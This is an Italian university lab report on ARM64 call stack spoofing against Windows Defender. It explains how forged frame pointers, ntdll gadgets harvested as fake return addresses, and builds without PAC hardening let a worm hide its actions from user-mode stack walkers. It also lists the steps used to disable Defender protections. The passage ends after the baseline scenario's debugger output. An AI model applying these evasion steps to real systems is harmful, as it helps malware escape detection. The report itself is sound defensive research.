

ARM64 Call Stack Spoofing

Defense Evasion contro Windows Defender su Windows 11 ARM64

Laboratorio di Cybersecurity
Corso di Laurea in Tecnologie Cloud e CyberSecurity
Università degli Studi di Salerno
A.A. 2025/2026

Davide Galdiero

24 maggio 2026

Indice

1	Introduzione	3
2	Fondamenti ARM64 su Windows	4
2.1	Layout della Memoria di Processo su Windows	4
2.2	Calling Convention ARM64 su Windows	5
2.3	La Catena x29/x30	5
2.4	ARM64 vs x86_64: Differenze per il Call Stack Spoofing	6
2.5	Strutture <code>.pdata</code> e <code>.xdata</code>	7
2.6	Il TEB come Guardia dello Stack	8
2.7	Ambiente di Laboratorio	8
3	Analisi Offensiva: i 5 Scenari	10
3.1	Baseline — Ground Truth	12
3.1.1	Meccanismo	12
3.1.2	Codice Rilevante	12
3.1.3	Output del Compilatore ARM64	13
3.1.4	Stack in Memoria	13
3.1.5	Evidenze Raccolte	14
3.1.6	Perché lo Stack Walker Vede Tutto	16
3.2	Single-Frame Spoofing	16
3.2.1	Meccanismo	17
3.2.2	Codice Rilevante	17
3.2.3	Output del Compilatore ARM64 e <code>.pdata</code>	19
3.2.4	Stack in Memoria	19
3.2.5	Evidenze Raccolte	19
3.2.6	Perché Funziona: Gadget Valido in <code>.pdata</code>	21
3.3	Multi-Frame Recursion	21
3.3.1	Meccanismo	21
3.3.2	Codice Rilevante	22
3.3.3	Output del Compilatore ARM64 e <code>.pdata</code>	23
3.3.4	Stack in Memoria	23
3.3.5	Evidenze Raccolte	23
3.3.6	Perché i Frame del Helper Rimangono Visibili	25
3.4	Stack Pivoting	26
3.4.1	Meccanismo	26
3.4.2	Codice Rilevante	26
3.4.3	Output del Compilatore ARM64 e <code>.pdata</code>	28
3.4.4	Stack in Memoria	28

3.4.5	Evidenze Raccolte	29
3.4.6	Perché RtlCaptureStackBackTrace si Ferma	31
3.5	Spoofed Process Launch	31
3.5.1	Meccanismo	31
3.5.2	Codice Rilevante	31
3.5.3	Output del Compilatore ARM64 e .pdata	32
3.5.4	Stack in Memoria	32
3.5.5	Evidenze Raccolte	32
3.5.6	Significato per un EDR	33
4	Analisi Difensiva	35
4.1	Limiti dei Walker User-Mode	35
4.1.1	Validazione dei Limiti di Stack (SP Bounds Check)	35
4.1.2	Integrità della Catena x29/x30	35
4.1.3	Il .pdata Gap di SpoofCallStack	36
4.1.4	Tabella Riassuntiva	36
4.2	Sysmon come Strumento Difensivo	36
4.2.1	EID 1 — Process Create e l'Assenza di CallTrace	37
4.2.2	Evidenza in Scenario 5	37
4.2.3	Limite Fondamentale: Invisibilità del Pivot	37
4.3	Rilevabilità per Scenario	38
4.3.1	Scenario 1 — Baseline	38
4.3.2	Scenario 2 — Single-Frame Spoofing	38
4.3.3	Scenario 3 — Multi-Frame Recursion	38
4.3.4	Scenario 4 — Stack Pivot	38
4.3.5	Scenario 5 — Spoofed Process Launch	39
4.4	Firma Rilevabile e Non Rilevabile	39
4.4.1	Firme Rilevabili User-Mode	39
4.4.2	Firme Rilevabili con Euristica Contestuale	39
4.4.3	Firme Non Rilevabili User-Mode	39
4.4.4	Verso il Rilevamento Kernel-Mode	40
5	Conclusioni: Tradeoff Attaccante / Difensore	41
5.1	Tradeoff dell'Attaccante: Complessità vs Invisibilità	41
5.1.1	Il Punto di Massimo Rapporto Qualità/Costo	42
5.1.2	Il Punto di Massima Evasione (con Costo)	42
5.2	Segnali Residui Ineliminabili in User-Mode	42
5.3	Tradeoff del Difensore: Copertura vs Costo	43
5.3.1	La Combinazione Minima Efficace	43

Capitolo 1

Introduzione

I tool di sicurezza che operano in user-mode identificano operazioni sospette ispezionando la *call stack* al momento in cui avvengono: creazione di processi, allocazioni di memoria eseguibile, apertura di handle privilegiati. Questa ispezione risale la catena di frame pointer e return address per ricostruire la sequenza di chiamate che ha portato all'operazione. Se la call chain risultante corrisponde a funzioni di sistema legittime, l'evento è classificato come benigno; in caso contrario, viene segnalato come anomalo.

Il *call stack spoofing* è una tecnica di *defense evasion* che sfrutta questa dipendenza: falsificando i frame pointer e i return address visibili agli stack walker user-mode, è possibile presentare una call chain apparentemente legittima anche durante operazioni sospette. L'efficacia della tecnica dipende dall'architettura del sistema e dai meccanismi con cui il sistema operativo gestisce la catena di chiamate.

Un caso emblematico è il *worm*: una volta ottenuta l'esecuzione su un sistema, deve allocare memoria eseguibile, creare processi per replicarsi e comunicare con l'esterno — operazioni intrinsecamente sospette che i tool di sicurezza in user-mode ispezionano sistematicamente. Il call stack spoofing consente al worm di mascherare queste operazioni presentando una call chain apparentemente legittima, riducendo la probabilità di rilevamento senza modificare il comportamento funzionale.

Struttura del documento. Il Capitolo 2 introduce i fondamenti dell'architettura ARM64 su Windows necessari per comprendere le tecniche analizzate: calling convention, catena x29/x30, segmento .pdata e Thread Environment Block. Il Capitolo 3 documenta cinque scenari di call stack spoofing con crescente complessità, ciascuno accompagnato dalle evidenze raccolte con WinDbg, System Informer e Sysmon. Il Capitolo 4 analizza i limiti degli stack walker user-mode e le firme residue rilevabili. Il Capitolo 5 sintetizza il tradeoff tra complessità offensiva e copertura difensiva.

Capitolo 2

Fondamenti ARM64 su Windows

Questo capitolo fornisce il quadro teorico necessario per interpretare i cinque scenari del Capitolo 3. L'attenzione è concentrata sugli aspetti dell'architettura ARM64 e delle strutture Windows che influenzano direttamente il call stack spoofing: la calling convention, la catena di frame pointer, il segmento `.pdata` e il Thread Environment Block come guardia di validazione dello stack.

2.1 Layout della Memoria di Processo su Windows

Un processo Windows su piattaforma ARM64 dispone di uno spazio di indirizzi virtuali a 48 bit: i 128 TB dello spazio utente occupano l'intervallo `0x0000000000000000–0x00007FFFFFFFFFFFFF`. All'interno di questo spazio, il loader mappa le regioni principali illustrate in Tabella 2.1.

Regione	Contenuto e caratteristiche
Stack del thread	Cresce verso indirizzi decrescenti. Dimensione di default 1 MB (espandibile). Allocata dal kernel; i limiti sono registrati nel TEB (<code>StackBase</code> , <code>StackLimit</code>).
Heap	Allocazioni dinamiche via <code>HeapAlloc</code> / <code>VirtualAlloc</code> . Più heap possono coesistere; tipo <code>MEM_PRIVATE</code> .
Moduli (<code>.text</code>)	Codice eseguibile e DLL mappati in sola lettura. Contengono i segmenti <code>.pdata</code> e <code>.xdata</code> per l'unwinding delle eccezioni.
TEB / PEB	Strutture per-thread e per-processo mappate dal kernel. Su ARM64 il registro <code>x18</code> punta al TEB corrente.

Tabella 2.1: Principali regioni della memoria di processo su Windows 11 ARM64.

ASLR (Address Space Layout Randomization) è attivo per default su Windows 11: la base di ogni modulo cambia ad ogni run, mentre i relativi (RVA) restano costanti.

2.2 Calling Convention ARM64 su Windows

La Windows ARM64 ABI (Application Binary Interface) differisce significativamente dalla Microsoft x86_64 ABI [2]. La Tabella 2.2 ne sintetizza le differenze rilevanti per l'analisi dello stack.

Aspetto	ARM64 Windows	x86_64 Windows
Argomenti interi/puntatori	x0–x7	rcx, rdx, r8, r9
Valore di ritorno	x0	rax
Frame pointer	x29	rbp (opzionale)
Link register	x30 (registro)	indirizzo su stack (via CALL)
TEB user-mode	x18 (riservato)	GS: [0x30]
Allineamento SP	16 byte obbligatorio	16 byte obbligatorio
Dimensione istruzione	4 byte fissi	1–15 byte variabile
<i>Registri callee-saved (non-volatile)</i>		
	x19–x28, x29, SP	rbx, rbp, rdi, rsi, r12–r15
<i>Registro x30 (LR) — semantica “Both”</i>		
	x30 è <i>volatile</i> dal punto di vista del caller (distrutto da qualsiasi BL/BLR), ma il callee è responsabile di salvarlo prima di eseguire nested calls. Non appartiene ai registri non-volatile, ma è il callee — non il caller — a doverlo preservare.	

Tabella 2.2: Confronto tra la Windows ARM64 ABI e la Microsoft x86_64 ABI per gli aspetti rilevanti all'analisi dello stack [2].

Il punto di divergenza più rilevante per il call stack spoofing è il **link register**: su x86_64, l'istruzione **CALL** deposita automaticamente l'indirizzo di ritorno in cima allo stack prima di trasferire il controllo; su ARM64, l'istruzione **BL** (*Branch with Link*) salva l'indirizzo di ritorno nel registro x30 (LR) senza toccare lo stack. Il valore di x30 viene scritto nello stack *solo* dal prologo della funzione chiamata, se quella funzione effettuerà a sua volta altre chiamate (funzione non-leaf). Una funzione leaf che non chiama nessun'altra funzione può operare senza mai salvare x30.

Questa separazione tra il momento della chiamata e il momento del salvataggio del return address è la proprietà architetturale che rende possibile la sostituzione di LR con un gadget *dopo* il ritorno al chiamante.

2.3 La Catena x29/x30

Ogni funzione non-leaf costruisce il proprio frame stack seguendo uno schema uniforme imposto dal compilatore. Il prologo canonico ARM64 emesso da MSVC per una funzione con frame di dimensione N è:

```

1 stp    x29, x30, [sp, #-N]!    ; decrementa SP di N, salva {FP, LR}
2 mov    x29, sp                ; x29 = nuovo FP (top del frame
                                corrente)

```

Listing 2.1: Prologo canonico ARM64 Windows: salvataggio di FP e LR, costruzione del frame pointer

L'istruzione `stp` con modalità *pre-index* (!) esegue le due operazioni atomicamente: SP viene decrementato di N byte (il frame size, multiplo di 16), e la coppia `{x29, x30}` viene scritta ai nuovi indirizzi `[SP+0]` e `[SP+8]`. L'istruzione successiva imposta `x29 = SP`, ancorandolo al top del frame appena costruito.

Al termine dell'esecuzione del prologo, la memoria attorno a SP forma la struttura mostrata in Tabella 2.3.

Offset da SP	Registro salvato	Significato
<code>[SP+0]</code>	<code>x29</code> (FP precedente)	puntatore al frame del chiamante
<code>[SP+8]</code>	<code>x30</code> (LR)	indirizzo di ritorno al chiamante
<code>[SP+16] – [SP+N-1]</code>	altri callee-saved	<code>x19–x28</code> , variabili locali

Tabella 2.3: Layout del frame stack ARM64 dopo l'esecuzione del prologo canonico.

La catena di frame pointer si forma perché ogni `x29` punta alla posizione `[SP+0]` del frame precedente, che contiene a sua volta il `x29` del frame ancora precedente. Un walker che segua questa catena risale l'intera call stack leggendo alternativamente il frame pointer e il return address salvati a ogni livello. In una chiamata diretta, questa catena è integra dalla funzione più profonda fino al CRT entry point.

2.4 ARM64 vs x86_64: Differenze per il Call Stack Spoofing

Quattro proprietà architetturali di ARM64 influenzano direttamente le tecniche di call stack spoofing rispetto all'equivalente x86_64.

Istruzioni a 4 byte fissi. Ogni istruzione ARM64 occupa esattamente 4 byte, allineata a 4 byte. Ne consegue che ogni indirizzo di ritorno valido è un multiplo di 4. In x86_64, dove le istruzioni hanno lunghezza variabile da 1 a 15 byte, un attaccante può scegliere gadget che puntino a offset arbitrari all'interno di una funzione. Su ARM64 i gadget validi sono esclusivamente agli indirizzi di inizio istruzione, riducendo (ma non eliminando) la superficie di selezione.

Assenza della RET a 1 byte. In x86_64, la singola byte `0xC3` (RET) è sufficiente come gadget per mettere fine a una ROP chain. Su ARM64 l'istruzione equivalente è `RET` (alias di `BR x30`), encodificata come `0xD65F03C0`: 4 byte, non divisibile, sempre allineata. I gadget ARM64 devono essere scelti tra istruzioni reali, non tra sequenze di byte casuali.

LR come registro, non come valore sullo stack. Su x86_64, al momento dell'istruzione `CALL`, il return address è già in cima allo stack: un attaccante con scrittura arbitraria nello stack può sovrascrivere immediatamente il valore. Su ARM64, `x30` è un registro; viene scritto nello stack solo nel prologo della funzione chiamata. L'attacco deve quindi agire *dopo* il prologo — modificando il valore già salvato — oppure costruire un frame falso che presenti un LR controllato dall'attaccante al momento dello stack walk.

Registro x18 riservato al TEB. Su Windows ARM64, il registro `x18` è riservato dal sistema operativo e punta sempre al Thread Environment Block (TEB) del thread corrente. Il codice kernel e user-mode che necessita di `StackBase` o `StackLimit` lo recupera direttamente da `x18` senza passare per una system call, rendendo la validazione di SP a basso costo. Le implicazioni per il rilevamento dello stack pivot sono discusse nella Sezione 2.6.

2.5 Strutture `.pdata` e `.xdata`

Windows richiede che ogni funzione non-leaf di un modulo PE sia descritta da un record `RUNTIME_FUNCTION` nel segmento `.pdata` [3]. La struttura contiene tre campi a 32 bit, espressi come RVA (Relative Virtual Address) rispetto alla base del modulo:

```

1 typedef struct _RUNTIME_FUNCTION {
2     DWORD BeginAddress;    /* RVA inizio funzione */
3     DWORD EndAddress;      /* RVA fine funzione (escluso) */
4     DWORD UnwindData;      /* RVA del record UNWIND_INFO in .xdata
5     */
6 } RUNTIME_FUNCTION;

```

Listing 2.2: Struttura `RUNTIME_FUNCTION` in `.pdata` (ARM64)

Il segmento `.xdata`, puntato da `UnwindData`, contiene gli *unwind codes*: istruzioni che descrivono, in ordine inverso, ogni modifica a SP e ai registri callee-saved effettuata dal prologo. La funzione `RtlVirtualUnwind` dell'API Windows utilizza questi codici per riportare i registri allo stato che avevano prima della chiamata alla funzione, senza dover eseguire l'epilogo: è il meccanismo su cui si basa il walker `.pdata` di WinDbg e il runtime delle eccezioni C++.

Il processo di stack walking tramite `.pdata` segue i passi mostrati in Tabella 2.4.

Passo	Operazione
1	Dato PC corrente, cerca in <code>.pdata</code> il <code>RUNTIME_FUNCTION</code> il cui intervallo <code>[BeginAddress, EndAddress)</code> lo contenga.
2	Se trovato, chiama <code>RtlVirtualUnwind</code> con il record: i registri callee-saved e SP vengono ripristinati allo stato del chiamante.
3	Il nuovo PC è il return address ripristinato. Torna al passo 1.
4	Se non trovato (PC fuori da tutti i record), il walker si ferma: il return address non è recuperabile.

Tabella 2.4: Algoritmo del walker `.pdata` impiegato da WinDbg e dal runtime Windows.

Il passo 4 è il punto critico per le tecniche di spoofing: una funzione che contenga istruzioni di modifica di SP al di fuori del prologo canonico non è coperta da alcun record `RUNTIME_FUNCTION`. Quando il walker raggiunge quel PC, la ricerca in `.pdata` fallisce e la catena viene troncata, producendo un `RetAddr` nullo. Un gadget `ntdll` scelto come LR falso è invece coperto da un record valido — è codice di sistema — e viene attraversato correttamente, comparando come frame intermedio in `CaptureStackBackTrace`.

2.6 Il TEB come Guardia dello Stack

Il Thread Environment Block (TEB) è una struttura kernel allocata per ogni thread attivo e mappata nello spazio di indirizzi user-mode. Su ARM64 Windows il registro x18 contiene sempre il suo indirizzo base; i due campi rilevanti per la validazione dello stack sono accessibili a costo zero [4]:

```
1 ldr x0, [x18, #0x08] ; x0 = TEB.StackBase (indirizzo massimo
   stack)
2 ldr x1, [x18, #0x10] ; x1 = TEB.StackLimit (indirizzo minimo
   stack)
```

Listing 2.3: Accesso a StackBase e StackLimit dal TEB su ARM64 Windows

La validazione eseguita da `RtlCaptureStackBackTrace` prima di attraversare ogni frame è:

$$\text{TEB.StackLimit} \leq \text{SP} < \text{TEB.StackBase} \quad (2.1)$$

Se la condizione non è soddisfatta il walker restituisce zero frame *immediatamente*, senza produrre un backtrace parziale. Quando SP è all'interno dell'intervallo tutti i frame sono visibili; quando invece SP viene spostato su memoria allocata con `VirtualAlloc`, estranea all'intervallo TEB, la condizione (2.1) è immediatamente falsa: `CaptureStackBackTrace` restituisce zero frame e WinDbg emette il warning `Stack pointer is outside the normal stack bounds`.

Il TEB è una struttura *scrivibile* dallo user-mode: un attaccante potrebbe in linea di principio aggiornare `StackBase` e `StackLimit` per coprire il fake stack. Questa contromisura introduce però una firma rilevabile a livello di tipo di allocazione: il kernel assegna allo stack di sistema il tipo `MEM_STACK`, mentre una regione `VirtualAlloc` è di tipo `MEM_PRIVATE`. Le implicazioni difensive sono analizzate nella Sezione 3.4.

2.7 Ambiente di Laboratorio

Tutti gli scenari sono stati eseguiti su una macchina virtuale VMware Fusion con sistema operativo Windows 11 ARM64 (versione 25H2v2, build 26200.8037), 2 vCPU Apple Silicon e 4 GB di RAM.

Il laboratorio simula le operazioni di evasione di un worm già in esecuzione sul sistema target: `stack_spoof.exe` esegue allocazioni di memoria eseguibile e creazione di processi — le stesse operazioni che un worm reale eseguirebbe per replicarsi — applicando le tecniche di spoofing descritte nei cinque scenari. Il meccanismo di auto-replicazione non è oggetto di questo laboratorio: l'analisi è concentrata esclusivamente sulle tecniche di evasione dal rilevamento degli stack walker user-mode.

Il binario `stack_spoof.exe` è stato compilato nell'ambiente *ARM64 Native Tools Command Prompt* di Visual Studio con i seguenti flag:

```
1 cl.exe /O2 /MT /Zi /EHsc /std:c++17 /W3
2 armasm64 stack_spoof_arm64.asm
3 link.exe /MACHINE:ARM64 /DEBUG
```

Listing 2.4: Flag di compilazione e linking di `stack_spoof.exe`

L'assenza del flag `/guard:signret` è deliberata: il compilatore non emette le istruzioni `pacibsp/autibsp` per la firma del link register, lasciando `x30` non protetto da PAC. Questa condizione è necessaria per la riuscita delle tecniche di spoofing analizzate e riflette il caso reale di software compilato senza hardening PAC attivo.

Gli strumenti di analisi impiegati sono WinDbg (walker `.pdata` e breakpoint), System Informer (stack view in-process), Sysmon (event logging) e l'API `CaptureStackBackTrace` richiamata direttamente dal binario.

Configurazione di Windows Defender. Windows Defender (Microsoft Defender Antivirus) è il tool di sicurezza preinstallato sull'ambiente di test. Per consentire la compilazione e l'esecuzione del binario senza interferenze sono state applicate le seguenti modifiche tramite l'interfaccia *Windows Security*:

- **Tamper Protection disabilitata** — impedisce la modifica delle impostazioni di Defender da parte di processi non autorizzati; disabilitata per permettere la configurazione delle esclusioni successive.
- **Smart App Control disabilitato** — funzionalità di Windows 11 che blocca applicazioni non firmate o con reputazione sconosciuta; disabilitata in quanto il binario è compilato localmente senza firma digitale.
- **Esclusione della directory** — la cartella contenente la repository clonata è stata aggiunta alle esclusioni di Defender per impedire la quarantena automatica del binario durante compilazione ed esecuzione.

Capitolo 3

Analisi Offensiva: i 5 Scenari

Il binario `stack_spoof.exe`

Il binario è composto da due file sorgente: `stack_spoof_arm64.c` (logica C: funzioni bersaglio, gadget discovery, orchestrazione) e `stack_spoof_arm64.asm` (quattro stub in assembly ARM64 che manipolano direttamente SP, FP e LR). Il binario è stato compilato ed eseguito direttamente dalla repository pubblica di Hagenah [1], senza modifiche al codice sorgente.

Inizializzazione in `main()`. Prima di eseguire gli scenari, `main()` compie due passi preparatori:

```
1 SymInitialize(GetCurrentProcess(), NULL, TRUE);
2 CacheCallSites("ntdll.dll", &g_gadgetCache);
3
4 TestNormalExecution();           /* Scenario 1: baseline          */
5 TestBasicSpoofing();             /* Scenario 2: single-frame     */
6 TestAdvancedSpoofing();          /* Scenario 3: multi-frame      */
7 TestFakeFrameExecution();        /* Scenario 4: stack pivot      */
8 TestProcessLaunchSpoofing();     /* Scenario 5: process launch   */
```

Listing 3.1: Sequenza di inizializzazione e invocazione scenari in `main()`

`SymInitialize` registra il gestore di simboli necessario per risolvere indirizzi a nome di funzione nella console. `CacheCallSites` scansiona il segmento `.text` di `ntdll.dll` alla ricerca di istruzioni BL e memorizza i return address che le seguono come gadget: indirizzi legittimi, coperti da record `.pdata`, che saranno usati come LR contraffatti nei frame falsi. Le cinque funzioni di test vengono poi invocate in sequenza.

Funzioni bersaglio. Tutti e cinque gli scenari condividono la stessa struttura di fondo: si sceglie una funzione bersaglio e la si invoca attraverso un meccanismo di chiamata diverso, osservando come cambia la visibilità della chiamata agli strumenti di analisi. Le due funzioni bersaglio presenti nel binario sono `SecretFunction`, che simula un'operazione sensibile e cattura internamente il proprio backtrace, e `LaunchNotepad`, che avvia `notepad.exe` tramite `CreateProcessW`. Il codice e il comportamento di ciascuna sono analizzati nelle sezioni degli scenari che le impiegano.

Stub assembly. Manipolare direttamente SP, FP (x29) e LR (x30) da codice C non è possibile: il compilatore gestisce questi registri in modo trasparente, emette prologo ed epilogo autonomamente e non offre garanzie su quale stato abbiano in un punto arbitrario del codice. MSVC su ARM64 non supporta inline assembly, quindi non esiste modo di intercettare quella generazione. Scrivere gli stub in assembly puro significa *uscire completamente dal modello del compilatore*: nessun prologo implicito, nessun salvataggio di registri non richiesto, nessuna riorganizzazione delle istruzioni — il processore esegue esattamente e solo ciò che lo stub prescrive. Questo controllo preciso è il presupposto necessario per costruire frame falsi, commutare SP e caricare LR con valori arbitrari. I cinque stub esportati da `stack_spoof_arm64.asm` sono `SpoofCallStack`, `SpoofCallStackAdvanced`, `ExecuteWithFakeFrame`, `GetCurrentStackPointer` e `GetCurrentFramePointer`; le funzioni di test C li invocano come normali chiamate. Il meccanismo specifico di ciascuno è descritto nella sezione dello scenario che lo impiega.

Strumenti e Metodologia di Analisi

Ogni scenario è analizzato con quattro strumenti di osservazione, ciascuno con un meccanismo di stack walking distinto. Comprendere le differenze strutturali tra gli strumenti è necessario per interpretare correttamente le evidenze raccolte nelle sezioni seguenti.

WinDbg. Debugger di Microsoft utilizzato in modalità user-mode attach con simboli pubblici. Il suo walker si basa su `RtlVirtualUnwind`: legge i record `RUNTIME_FUNCTION` nel segmento `.pdata` del PE per ricostruire virtualmente lo stato dei registri frame per frame, indipendentemente da x29. Questo approccio è più robusto della catena FP ma dipende dall'integrità e completezza dei metadati `.pdata`.

System Informer. Walker ibrido che combina la catena x29/x30 con i record `.pdata`. Le righe evidenziate in giallo indicano frame che il walker non riesce a risolvere completamente. Nello scenario baseline corrispondono a funzioni *inline* dal compilatore: non sono funzioni leaf (una funzione leaf possiede comunque un record `.pdata` e appare come frame distinto), ma funzioni il cui codice è stato fuso nel frame del chiamante, senza un record separato. Negli scenari di spoofing il giallo indica frame anomali o irrisolvibili.

CaptureStackTrace. Funzione Win32 invocata dall'interno di `SecretFunction`: percorre la catena x29/x30 in user-mode senza consultare `.pdata`. Se un LR è stato sostituito con un gadget ntdll, lo riporta senza verificarne l'autenticità. L'output è visibile sulla console del binario.

Sysmon EID 1. Event ID 1 di Sysmon registra la creazione di un processo: include il campo `ParentImage` ma *non* un campo `CallTrace`. Rilevante solo per lo Scenario 5.

Comandi WinDbg

`bp stack_spoof!NomeFunzione` Breakpoint simbolico all'entry della funzione. In tutti gli scenari il breakpoint è collocato all'entry della funzione bersaglio, prima del prologo: SP non è ancora decrementato, ma il frame del chiamante è integro — il momento in cui gadget inseriti e catena reale sono simultaneamente osservabili.

k Mostra la call stack del thread corrente applicando gli unwind codes dei record `.pdata` tramite `RtlVirtualUnwind`. Per ogni frame riporta **Child-SP** (SP virtuale al momento della chiamata), **RetAddr** (indirizzo di ritorno) e **Call Site** (simbolo risolto). Le funzioni inlined compaiono come (**Inline Function**) senza un proprio **Child-SP**.

dq sp L10 Dump di 16 quadword a partire da SP. Permette di localizzare le coppie (FP, LR) costruite dagli stub assembly e verificare la presenza dei gadget ntdll nello stack grezzo.

!pdata / .fnent Mostra il record `RUNTIME_FUNCTION` associato a un indirizzo. Usato per verificare che il prologo documentato in `.pdata` corrisponda a quanto emesso dal compilatore, e per confermare la presenza o assenza di record per le allocazioni secondarie degli stub.

3.1 Baseline — Ground Truth

Questo scenario stabilisce il *ground truth*: `SecretFunction` viene invocata direttamente, senza alcuna manipolazione dello stack. L'obiettivo è documentare come appare una chiamata legittima ai vari strumenti di analisi, fornendo il termine di paragone per tutti gli scenari successivi.

3.1.1 Meccanismo

La catena di chiamata è integralmente prodotta dal compilatore seguendo la convenzione ARM64 Windows:

1. `main()` invoca `TestNormalExecution()`, che MSVC con ottimizzazione `/O2 inlined` direttamente nel corpo di `main`.
2. Il codice inlined esegue BL `SecretFunction`: l'istruzione salva l'indirizzo di ritorno nel registro `x30` (LR) e trasferisce il controllo.
3. Il prologo di `SecretFunction` costruisce il proprio frame: decrementa SP e salva i registri callee-saved (tra cui `x29` e `x30`) nello stack.
4. All'interno di `SecretFunction`, `CaptureStackBackTrace` risale la catena `x29/x30` per produrre il backtrace visibile in console.

In questo scenario la catena `x29/x30` è integra, SP è all'interno dei limiti TEB, e ogni funzione possiede un record valido in `.pdata`: tutte le condizioni per uno stack walk corretto sono soddisfatte.

3.1.2 Codice Rilevante

```
1 // TestNormalExecution -- inlined into main() by MSVC /O2
2 void TestNormalExecution(void)
3 {
4     // ...
```

```

5     DWORD result = SecretFunction((LPVOID)0x11111111); // parametro
        dummy: identifica lo scenario nell'output
6     // ...
7 }
8
9 // Target function declared noline -- always has its own frame
10 __declspec(noline) DWORD WINAPI SecretFunction(LPVOID param)
11 {
12     DWORD value = (DWORD)(ULONG_PTR)param;
13     // CaptureStackBackTrace called here to show the call chain
14     void *backtrace[12];
15     USHORT frames = CaptureStackBackTrace(0, 12, backtrace, NULL);
16     // ...
17     g_secretValue = value ^ 0xDEADBEEF; // XOR con magic number:
        risultato riconoscibile in qualsiasi dump
18     return g_secretValue;
19 }

```

Listing 3.2: Chiamata diretta a `SecretFunction` da `TestNormalExecution` (inlinata in `main` da `MSVC /O2`)

3.1.3 Output del Compilatore ARM64

Il breakpoint WinDbg è posizionato all'indirizzo `0x00007FF71DFEB810`. La prima istruzione catturata è:

```

1 ; SecretFunction prologue -- captured at breakpoint entry
2 ; Address: 0x00007FF71DFEB810
3 ; Frame size: 0x60 bytes (96 bytes)
4
5 stack_spoof!SecretFunction:
6 00007ff7'1dfeb810 a9ba53f3 stp x19, x20, [sp, #-0x60]!
7 ; ~ Pre-index: SP -= 0x60, then store x19 at [SP+0], x20 at [SP+8]
8 ; Subsequent prologue instructions save x29 (FP) and x30 (LR),
9 ; then set x29 = SP to establish the frame pointer chain.

```

Listing 3.3: Prima istruzione del prologo di `SecretFunction` catturata da WinDbg

L'istruzione `stp x19, x20, [sp, #-0x60]!` usa l'indirizzamento *pre-index*: `SP` viene decrementato di `0x60` (96 byte, la dimensione del frame) e i registri `x19/x20` sono salvati al nuovo top dello stack. Le istruzioni successive del prologo (non catturate in questo dump, poiché il breakpoint è all'ingresso) salveranno `x29` (FP) e `x30` (LR) a un offset fisso, e imposteranno `x29 = SP` per ancorare la frame pointer chain.

Il record `RUNTIME_FUNCTION` associato a `SecretFunction` nel segmento `.pdata` descrive questi unwind codes, consentendo a `RtlVirtualUnwind` di ricostruire lo stato dei registri precedente senza eseguire il codice al contrario.

3.1.4 Stack in Memoria

Al momento del breakpoint, `SP` vale `0x000000070D6FFCC0`. Il top dello stack contiene prevalentemente zeri: `SecretFunction` non ha ancora scritto il proprio frame.

```

1 00000007'0d6ffc00 00000000'00000000 00000000'00000000
2 00000007'0d6ffd00 00000006'40d891f6 00000000'016e3600
3 00000007'0d6ffce0 00000000'00000000 00000000'00000000
4 00000007'0d6ffcf0 00000000'00000000 00001000'0000000c
5 00000007'0d6ffd00 00000000'00010000 00007fff'fffeffff
6 00000007'0d6ffd10 00000000'00000003 00000000'00000002
7 00000007'0d6ffd20 00000000'00010000 00007ff7'1e09b118
8 00000007'0d6ffd30 00000176'd5106970 00000176'd511a170

```

Listing 3.4: Output di `dq sp L10` al breakpoint su `SecretFunction` (prologo non ancora eseguito)

I frame della catena, estratti dall'output di `k`, occupano le seguenti aree di stack (Tabella 3.1):

Frame	Child-SP	Funzione
0	0x00000007 0D6FFCC0	<code>SecretFunction</code>
1	(inline)	<code>TestNormalExecution+0x70</code>
2	0x00000007 0D6FFCC0	<code>main+0x260</code>
3	(inline)	<code>invoke_main</code>
4	0x00000007 0D6FFD70	<code>__scrt_common_main_seh</code>
5	(inline)	<code>__scrt_common_main</code>
6	0x00000007 0D6FFDB0	<code>mainCRTStartup</code>
7	0x00000007 0D6FFDC0	<code>BaseThreadInitThunk</code>
8	0x00000007 0D6FFDD0	<code>RtlUserThreadStart</code>

Tabella 3.1: Frame chain al breakpoint su `SecretFunction` (Scenario 1). I frame con Child-SP identico a quello di `SecretFunction` (0x00000007 0D6FFCC0) sono funzioni in-lineate in `main` e non possiedono un proprio record di frame stack.

I limiti dello stack del thread principale, letti dal TEB tramite il registro `x18`, sono:

- **StackBase** (`x18+0x08`): 0x00000007 0D700000 — indirizzo più alto, top iniziale dello stack.
- **StackLimit** (`x18+0x10`): 0x00000007 0D6FB000 — limite inferiore della memoria committed (20 KB committed su 1 MB riservati).
- **DeallocationStack** (`TEB+0x1478`): 0x00000007 0D600000 — base della riserva totale.

SP corrente (0x00000007 0D6FFCC0) è ampiamente all'interno dell'intervallo [`StackLimit`, `StackBase`], condizione necessaria perché `RtlCaptureStackBackTrace` consideri lo stack valido.

3.1.5 Evidenze Raccolte

Il ground truth: 9 frame totali, con le funzioni in-lineate da MSVC (`TestNormalExecution`, `invoke_main`, `__scrt_common_main`) prive di Child-SP proprio e visualizzate come (`Inline Function`). La catena CRT è risolvibile senza interruzioni fino a `RtlUserThreadStart`.

```

1  # Child-SP          RetAddr             Call Site
2  00 00000007'0d6ffcc0 00007ff7'1dfece00 stack_spoof!SecretFunction
3  01 (Inline Function) ----- stack_spoof!
   TestNormalExecution+0x70
4  02 00000007'0d6ffcc0 00007ff7'1dfedc24 stack_spoof!main+0x260
5  03 (Inline Function) ----- stack_spoof!invoke_main+0x24
6  04 00000007'0d6ffd70 00007ff7'1dfee124 stack_spoof!
   __srt_common_main_seh+0x11c
7  05 (Inline Function) ----- stack_spoof!
   __srt_common_main+0x8
8  06 00000007'0d6ffdb0 00007fff'4a098740 stack_spoof!mainCRTStartup+0
   x14
9  07 00000007'0d6ffdc0 00007fff'4ac843e4 KERNEL32!BaseThreadInitThunk
   +0x40
10 08 00000007'0d6ffdd0 00000000'00000000 ntdll!RtlUserThreadStart+0
   x44

```

Listing 3.5: Output di k in WinDbg al breakpoint su `SecretFunction` (Scenario 1 — Baseline)

